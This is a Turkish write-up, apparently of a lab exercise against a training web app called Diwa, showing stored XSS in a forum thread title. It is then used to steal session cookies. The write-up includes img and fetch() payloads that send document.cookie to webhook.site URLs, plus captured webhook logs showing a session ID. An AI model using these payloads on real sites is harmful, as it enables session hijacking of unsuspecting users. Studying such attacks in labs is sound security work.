

# XSS EXPLOITATION

Muhammed Fatih YILMAZ


[mfth78@hotmail.com](mailto:mfth78@hotmail.com)

## İÇERİK

- XSS Bulmak
- XSS zaafiyetiyle session hijacking yapmak
- XSS üzerinden dosya yükleyip zaafiyet oluşturmak

# XSS BULMAK

XSS zaafiyeti genellikle istemci tarafında olup kullanıcı girdileriyle tetiklenen ve saldırganın istediği komutları uygulayabildiği bir zaafiyet türüdür. Diwa da bu xss bulmak için önce search bar aradım onu bulamayınca Board kısmında konu başlıkları açıldığını gördüm öncelikle rastgele bir tane başlık ve içerikle birlikte bir thread oluşturdum. Orada kullanıcı başlığıyla başlığa tıkladığında içeriğin geldiğini gördüm. Ardından XSS payloadlarını denedim. `<script>alert(1)</script>` threadin içeriğinde izin vermiyordu script taglarına , ardından başlıkta denedim orada çalıştı.



XSS EXPLOIT


# XSS SESSION HJACKING

Burada aynı zaafiyeti kullanıcı cookilerine nasıl erişebilirim diye düşündüm bunun için js DOM faydalanarak document.cookie ile verilen cookieye eriştim ardından bunu kendime göndermem gerekti kullanıcıların cookilerini çalabilmek için . Araştırmalarım sonucu `<img src="">` src attributesi sayesinde girdiğimiz url den get isteği atıp bizim urlye istek atıyor. Bulduğum xss ile script taglerinin arasına document.write ile img elemanını yazmaya çalıştım HTML dosyasının içine. Yazdığım source benim görebiliceğim bir adrese get isteği atması lazımdı bunun için araştırma yaptım web hook diye bir site buldum bu site size bir url veriyor ve ona gelen get isteklerini size gösteriyor.


```
<script>document.write('<img src=""https://webhook.site/8b49746c-ef60-422d-ad24-7490642f0e04?c='+document.cookie+'"/>');</script>
```

Bu payloadı yazmayı denedim fakat databaseye kaydederken hatayla karşılaştım syntax error olarak. Nasıl çözebileceğimi anlamak için ' işaretlerinin yerine \ ekledim bununla olmadı

internetteen yaptığım araştırmalar sonucu 2 tane ‘ işareti koyulacak şekilde kaçış yapılyormuş sqlite databasesinde onu öğrendim Tabi biraz uğraştım bundan oluşmamıştır diye denedikten sonra işlem gerçekleşti. İmg başlıkta her yüklendiğinde kullanıcı sessionlarını elde ediyordum.



Payload eklemesi



Gelen GET Request

# XSS üzerinden dosya yükleyip zafiyet oluşturmak

Direkt payload yazmak yerine js dosyasının içine kodlarımı yazıp xss script taginin src kısmından siteye enjekte ettim. Ettikten sonra js dosyasında yazan kodlar çalışıp gerekli zaafiyetler oluştu. Burada dosyayı nasıl yükleyeceğimi araştırdım bu kısımda biraz yanlış anlayıp işlemleri uzattım. Direkt localden yüklemeye çalışıyordum fakat bi sunucu olması lazım . Bu yüzden Apache serveri kullanıp oradan js dosyamı siteye ekledim bu sayede de cookilere alabilmeyi başardım.

<script src=""script.js"> </script> payloadını kullandım aşağıda js dosyasına ait olan kodlar yer almaktadır.

```
let a={()=>{
  console.log("Say Hello")
  x=document.cookie()
  url="https://webhook.site/9a29297c-44d7-48d3-ad6d-c1bd53d8098b?c="+x
  fetch(url)
}
a()
```

Webhook.site

Docs & API

Custom Actions

WebhookScript

Terms & Privacy

Support

Password

Alias

Schedule

CSV Export

Custom Actions

Settings...

Run Now

XHR Redirect

Settings...

Redirect Now

CORS Headers

Auto Navigate

Hide De

REQUESTS (4/500) Newest First

Search Query

GET #f4bef 46.196.121.150

08/07/2022 6:25:21 PM

GET #0a2ef 46.196.121.150

08/07/2022 6:22:01 PM

GET #dee21 46.196.121.150

08/07/2022 6:20:47 PM

GET #a1bb2 46.196.121.150

08/07/2022 5:15:15 PM

Request Details

GET

https://webhook.site/9a29297c-44d7-48d3-ad6d-c1bd53d8098b?c=PHPSESSID%3De4da8a8f2db529ee6986f79c580f3703

Host

46.196.121.150 whois

Date

08/07/2022 6:25:21 PM (a few seconds ago)

Size

0 bytes

ID

f4bef7df-154c-415d-9580-28495467dc84

Files

Query strings

c PHPSESSID=e4da8a8f2db529ee6986f79c580f3703

No content

Board sayfası her açıldığında cookilerin gelmesi